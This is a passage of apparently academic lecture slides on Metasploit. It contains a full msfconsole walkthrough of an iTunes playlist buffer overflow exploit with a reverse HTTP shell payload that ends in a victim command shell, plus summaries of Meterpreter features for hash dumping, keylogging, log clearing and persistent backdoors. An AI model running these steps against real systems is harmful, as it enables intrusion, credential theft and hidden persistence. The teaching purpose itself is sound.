windows/vncinject/bind_nonx_tcp normal VNC Server (Reflective Injection), Bind TCP Stager (No NX or Win7)
windows/vncinject/bind_tcp normal VNC Server (Reflective Injection), Bind TCP Stager
windows/vncinject/reverse_http normal VNC Server (Reflective Injection), PassiveX Reverse HTTP Tunneling Stager
windows/vncinject/reverse_ipv6_tcp normal VNC Server (Reflective Injection), Reverse TCP Stager (IPv6)
windows/vncinject/reverse_nonx_tcp normal VNC Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
windows/vncinject/reverse_ord_tcp normal VNC Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
windows/vncinject/reverse_tcp normal VNC Server (Reflective Injection), Reverse TCP Stager
windows/vncinject/reverse_tcp_allports normal VNC Server (Reflective Injection), Reverse All-Port TCP Stager
windows/vncinject/reverse_tcp_dns normal VNC Server (Reflective Injection), Reverse TCP Stager (DNS)

msf exploit(adobe_geticon) >
```



Example Usage 1



```
root@bt: ~
File Edit View Terminal Help
msf > use exploit/windows/browser/apple_itunes_playlist
msf exploit(apple_itunes_playlist) > set SRVHOST 192.168.182.130
SRVHOST => 192.168.182.130
msf exploit(apple_itunes_playlist) > set SRVPORT 8080
SRVPORT => 8080
msf exploit(apple_itunes_playlist) > set PAYLOAD windows/shell/reverse_http
PAYLOAD => windows/shell/reverse_http
msf exploit(apple_itunes_playlist) > set URIPATH mycoolplaylist.pls
URIPATH => mycoolplaylist.pls
msf exploit(apple_itunes_playlist) > set LHOST 192.168.182.130
LHOST => 192.168.182.130
msf exploit(apple_itunes_playlist) > set LPORT 80
LPORT => 80
msf exploit(apple_itunes_playlist) > show options

Module options (exploit/windows/browser/apple_itunes_playlist):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    192.168.182.130 yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    no               no        Path to a custom SSL certificate (default is randomly generated)
  SSLVersion SSL3              no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
  URIPATH    mycoolplaylist.pls no         The URI to use for this exploit (default is random)

Payload options (windows/shell/reverse_http):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique: seh, thread, process, none
  LHOST     192.168.182.130 yes        The local listener hostname
  LPORT     80               yes       The local listener port

Exploit target:

  Id  Name
  --  -
  0   Windows 2000 Pro English SP4

msf exploit(apple_itunes_playlist) > exploit
[*] Exploit running as background job.


[*] Started HTTP reverse handler on http://192.168.182.130:80/
[*] Using URL: http://192.168.182.130:8080/mycoolplaylist.pls
[*] Server started.
msf exploit(apple_itunes_playlist) > [*] 192.168.182.130 apple_itunes_playlist - Sending Apple iTunes 4.7 Playlist Buffer Overflow
msf exploit(apple_itunes_playlist) >
```

Evil site config

Victim config

<< back | track !

Example Usage 2



Example Usage 3



```
msf> exploit(apple_itunes_playlist) > exploit
[*] Exploit running as background job.
[*] Started HTTP reverse handler on http://192.168.182.130:80/
[*] Using URL: http://192.168.182.130:8080/mycoolplaylist.pls
[*] Server started.
```

```
msf> exploit(apple_itunes_playlist) > [*] 192.168.182.130
apple_itunes_playlist - Sending Apple iTunes 4.7 Playlist Buffer
Overflow
```

Connect from victim

```
msf> exploit(apple_itunes_playlist) >
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (192.168.182.130:80 ->
192.168.113.10:48075)
```

```
msf> exploit(apple_itunes_playlist) > sessions -i 1
[*] Starting interaction with 1...
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\System32\>
```


Meterpreter 1



- Meterpreter (the Meta-Interpreter) is an advanced GP-payload that is carried as a DLL and implements a special shell
- Provides complex and advanced features that would otherwise be tedious to implement purely in assembly
 - Ability to migrate to a legitimate process
 - Upload/Download files
 - Retrieve password hashes from SAM
 - Includes a number of scripts to automate common post exploitation tasks or further attacks (pivoting)
- Persistent Meterpreter

```
meterpreter > run persistence -h
```

OPTIONS:

- A Automatically start a **matching multi/handler** to connect to the agent
- U Automatically start the agent when the User logs on
- X Automatically start the agent when the system boots
- h This help menu
- i The interval in seconds between each connection attempt
- p The port on the remote host where Metasploit is listening
- r The IP of the system running Metasploit listening for the connect back

Meterpreter 2



- SSL is used for all connections
- Control some of the user interface components
- Key board logging
- Screen Capture
- Time Stomp
- Clear the event log
- Forward a local port to a remote service (port forwarding)
- View and modify the routing table
- Scripting, reconnect... and many more functions!
 - <http://blog.metasploit.com/2010/04/persistent-meterpreter-over-reverse.html>
- Meterpreter backdoor service (metsvc)

```
meterpreter > run metsvc -h
```

```
OPTIONS:
```

- A Automatically start a matching multi/handler to connect to the service
- h This help menu
- r Uninstall an existing Meterpreter service (files must be deleted manually)

Metasploit framework



- Build your own exploit (see lab)
- Free chapter from Gray Hat Hacking S.E.
 - Using Metasploit
 - <http://users.du.se/~hjo/cs/common/books/>

Metasploit commands `?/help`

Core commands

DB backend commands

Exploit commands

... depends on activity


command `-h`

show (options/advanced/etc)

sessions `-l`

sessions `-i 1`

```
bash
Core Commands
-----
Command      Description
-----
?             Help menu
back         Move back from the current console
banner       Display an awesome metasploit banner
cd           Change the current working directory
color        Toggle color
connect      Communicate with a host
exit         Exit the console
help         Help menu
info         Displays information about one or more modules
irb          Drop into irb scripting mode
jobs         Displays and manages jobs
kill         Kill a job
load         Load a framework plugin
loadpath     Searches for and loads modules from a path
quit         Exit the console
resource     Run the commands stored in a file
route        Route traffic through a session
save         Saves the active datastores
search       Searches module names and descriptions
sessions     Dump session listings and display information about sessions
set          Sets a variable to a value
setg         Sets a global variable to a value
show         Displays modules of a given type, or all modules
sleep        Do nothing for the specified number of seconds
unload       Unload a framework plugin
unset        Unsets one or more variables
unsetg       Unsets one or more global variables
use          Selects a module by name
version      Show the framework and console library version numbers
```



Metasploit Unleashed



Old: <http://users.du.se/~hjo/cs/dt1036/docs/MSFu-extended-edt-1.0.pdf>

Firefox

Metasploit Unleashed - Mastering the Framework

http://www.offensive-security.com/metasploit-unleashed/

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METASPLOIT UNLEASHED - MASTERING THE FRAMEWORK

This free information security training is brought to you in a community effort to promote awareness and raise funds for underprivileged children in East Africa. Through a heart-warming effort by several security professionals, we are proud to present the most complete and in-depth open course about the Metasploit Framework.

METASPLOIT UNLEASHED
Mastering the Framework

This is the free online version of the course. If you enjoy it and find it useful, we ask that you make a donation to the HFC (Hackers For Charity), \$4.00 will feed a child for a month, so any contribution is welcome. We hope you enjoy this course as much as we enjoyed making it.

Done Fiddler: Disabled